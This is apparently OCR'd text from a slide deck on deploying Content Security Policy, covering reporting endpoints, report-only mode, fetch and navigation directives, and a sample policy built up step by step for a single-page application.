
This snippet helps identify duplicate reports as well as the exact code snippet

CSP REPORTING ENDPOINTS

- CSP reporting endpoints accept and store JSON
  - The main use for CSP reporting is analysis of the data and alerting of problems
    - After the success of CSP reporting, other browser features started to offer reporting too
  - ***Most enterprise security monitoring products include support for CSP reporting***
- Deploy your reporting endpoint on separate non-critical infrastructure
  - High volumes of traffic can generate high volumes of reports
  - Avoid becoming overwhelmed and DoS-ed by CSP reports
- CSP reports are generated by every single user of your application
  - Many users have uncommon setups (e.g., extensions), which may trigger violations
  - CSP reports will create lots of noise, so you will need to setup filtering

CSP REPORTING GUIDELINES

- Get rid of false positives as soon as possible
  - You do not want to adjust the policy to support browser extensions, so ignore them
  - Reports that contain modified CSP headers can be ignored as well
  - Scrub unexpected schemes and common noisy hostnames
- Differentiate between reports from desktop and mobile browsers
  - Desktop browsers are much more flexible and extensible than mobile browsers
- Keep in mind that there is no authentication on the CSP reporting endpoint
  - Anyone can send you arbitrary data, so the data can never be 100% reliable
  - A spike in reports without a spike in traffic can indicate an attack
    - It could also be fake data of an attacker trying to hide the real attack in the reports


A separate CSP header enables a policy in *report-only* mode
A CSP policy in report-only *mode*
1 Content-Security-Policy-Report-Only: …
2 report-uri https://restograde.com/cspreporting
Analyzing reported violations is a great way to estimate the impact of a CSP policy when it would be deployed in blocking mode

Deploying CSP in *report-only* mode

- *Report-only* policies are checked by the browser, but not enforced
  - **Report-only policies do not enforce any security restrictions on the page**
  - If a violation is encountered, the browser will send a report to the reporting endpoint

- CSP's *report-only* mode enables a couple of interesting use cases
  - Dry-run your CSP policy before switching it into blocking mode
  - Dry-run a second CSP policy with a different configuration
  - Detect specific types of content on a website (e.g., finding mixed content)
  - Gather client-side insights on certain browser behavior

A CSP policy in report-only *mode*

```
1  Content-Security-Policy-Report-Only: …
2    report-uri https://restograde.com/cspreporting
```

CSP BEYOND CONTROLLING SCRIPT EXECUTION

A sample CSP policy (work in progress)

```
1 Content-Security-Policy:
2   default-src 'none';
```

A CATCH-ALL *DEFAULT-SRC*

- CSP supports a ***default-src*** directive, covering all types of resources
  - The browser uses ***default-src*** when a more specific directive is not specified
  - ***default-src*** supports the union of expressions for more specific directives
    - E.g., ***'self'***, ***'none'***, ***'unsafe-inline'***, ***'unsafe-eval'***, ***'strict-dynamic'***

- Specific directives do not inherit the value of ***default-src***
  - The browser ignores ***default-src*** when a more specific directive is specified in the policy


- ***It is not recommended to use actual expression lists for default-src***
  - Set a secure default by using ***'self'*** or ***'none'***
  - Anything more specific should be configured in individual directives

CSP offers directives to control where resources can be loaded from

CSP offers directives to control where data can be sent to

A sample CSP policy (work in progress)

```
1 Content-Security-Policy:
2   default-src 'none';
3   base-uri 'self';
4   object-src 'none';
5   script-src …;
6   report-uri https://…;
```



A CLOSER LOOK *AT STYLE-SRC*

- By default, CSP prevents dangerous code patterns for styling information
  - Inline styles are not allowed (E.g., style blocks, attributes, …)
  - This is the same behavior as CSP applies to script code

- CSP's mechanisms for enabling script code also apply to style code
  - Inline style blocks can be enabled with ***hashes***
  - Inline and remote stylesheets can be loaded with ***nonces***
  - Inline styles can be re-enabled with ***'unsafe-inline'***

- Avoiding inline style information is recommended, but not always possible
  - Many CSS libraries heavily rely on specifying styling information inline
  - As a result, many CSP policies will enable ***'unsafe-inline'*** for ***style-src***

A sample CSP policy (work in progress)

```
1 Content-Security-Policy:
2   default-src 'none';
3   base-uri 'self';
4   object-src 'none';
5   script-src …;
6   style-src …;
```

Try to use a strict *style-src* configuration. When using CSS libraries / components, the use of *'unsafe-inline'* may be unavoidable.

LOADING ADDITIONAL RESOURCES WITH CSP

- A policy with ***default-src*** set to ***'none'*** needs additional content directives
  - These directives prevent the loading of unexpected third-party content
  - These directives also make it more difficult to exfiltrate data
    - E.g., a dangling markup attack that loads an image from a malicious server

- Concretely, configure the following directives when required by the application
  - ***img-src***: controls the loading of images
    - Use a specific URL or a wildcard for public applications
  - ***font-src***: controls the loading of fonts
    - Restrict to legitimate font sources only
  - ***media-src***: controls the loading of media files (audio and video)
    - Restrict to legitimate hosts
  - ***child-src***: controls the source of documents loaded in embedded iframes
    - Use specific URLs only

Controlling outgoing actions with CSP

- HTML pages can trigger outgoing actions carrying data
  - Form submissions trigger a request with data to remote server
  - XHR/Fetch and WebSockets initiate connections to remote servers

- Submitting cross-origin forms is rare, so forms should be restricted
  - Traditional web applications can set ***form-action*** to ***'self'***
  - JavaScript frontends do not submit forms, so they set form-action to ***'none'***
  - Setting this directive helps protect against the injection of form attributes

- Outgoing connections can be restricted with the ***connect-src*** directive
  - Configure this directive with the hosts needed by the application

A sample CSP policy

```
1  Content-Security-Policy:
2    default-src 'none';
3    base-uri 'self';
4    object-src 'none';
5    script-src …;
6    style-src …;
7    img-src …;
8    font-src …;
9    media-src …;
10   child-src 'none';
11   form-action 'none';
12   connect-src https://api.restograde.com;
```

SPAs do not submit forms, so disable form submission altogether

The application does not load frames, but this can be enabled when needed

A sample CSP policy

```
1  Content-Security-Policy:
2    default-src 'none';
3    base-uri 'self';
4    object-src 'none';
5    script-src …;
6    style-src …;
7    img-src …;
8    font-src …;
9    media-src …;
10   child-src 'none';
11   form-action 'none';
12   connect-src https://api.restograde.com;
13   frame-ancestors: 'none';
```

Most SPAs can set *frame-ancestors* to *'none'*, which prevents the loading of the app in any frame

The *frame-ancestors* directive controls who can load this application in a frame. This is a crucial defense against clickjacking / UI redressing.

This complex configuration is not required to benefit from CSP's XSS protection

The CSP policy on Google Hangouts

```
Content-Security-Policy:
  script-src 'report-sample' 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
  object-src 'none';
  base-uri 'self';
  report-uri /webchat/_/cspreport
```

Takeaways

References

A Google guide on deploying (strict) CSP

https://csp.withgoogle.com/docs/index.html

A real-world story of a JSONP CSP bypass

https://portswigger.net/daily-swig/researcher-goes-public-with-wordpress-csp-bypass-hack

A series of articles on various CSP topics on my website

https://pragmaticwebsecurity.com/articles/tags/csp.html

CSP FOR MODERN APPLICATIONS

- CSP is extremely valuable as a second line of defense against XSS
- CSP policies with URL-based entries are mostly deprecated
  - The impreciseness of such a policy results in bypasses, rendering the CSP useless
  - Using policies with hashes and nonces (and ***'strict-dynamic'***) is more secure
- SPAs are both compatible and incompatible with CSP
  - SPAs do not suffer from the typical restrictions with inline code or inline event handlers
  - SPAs struggle with using hashes, nonces, and by extension ***'strict-dynamic'***
- CSP reporting is a useful feature to gain insights in client-side behavior
  - Setup reporting along with filtering of irrelevant or incorrect reports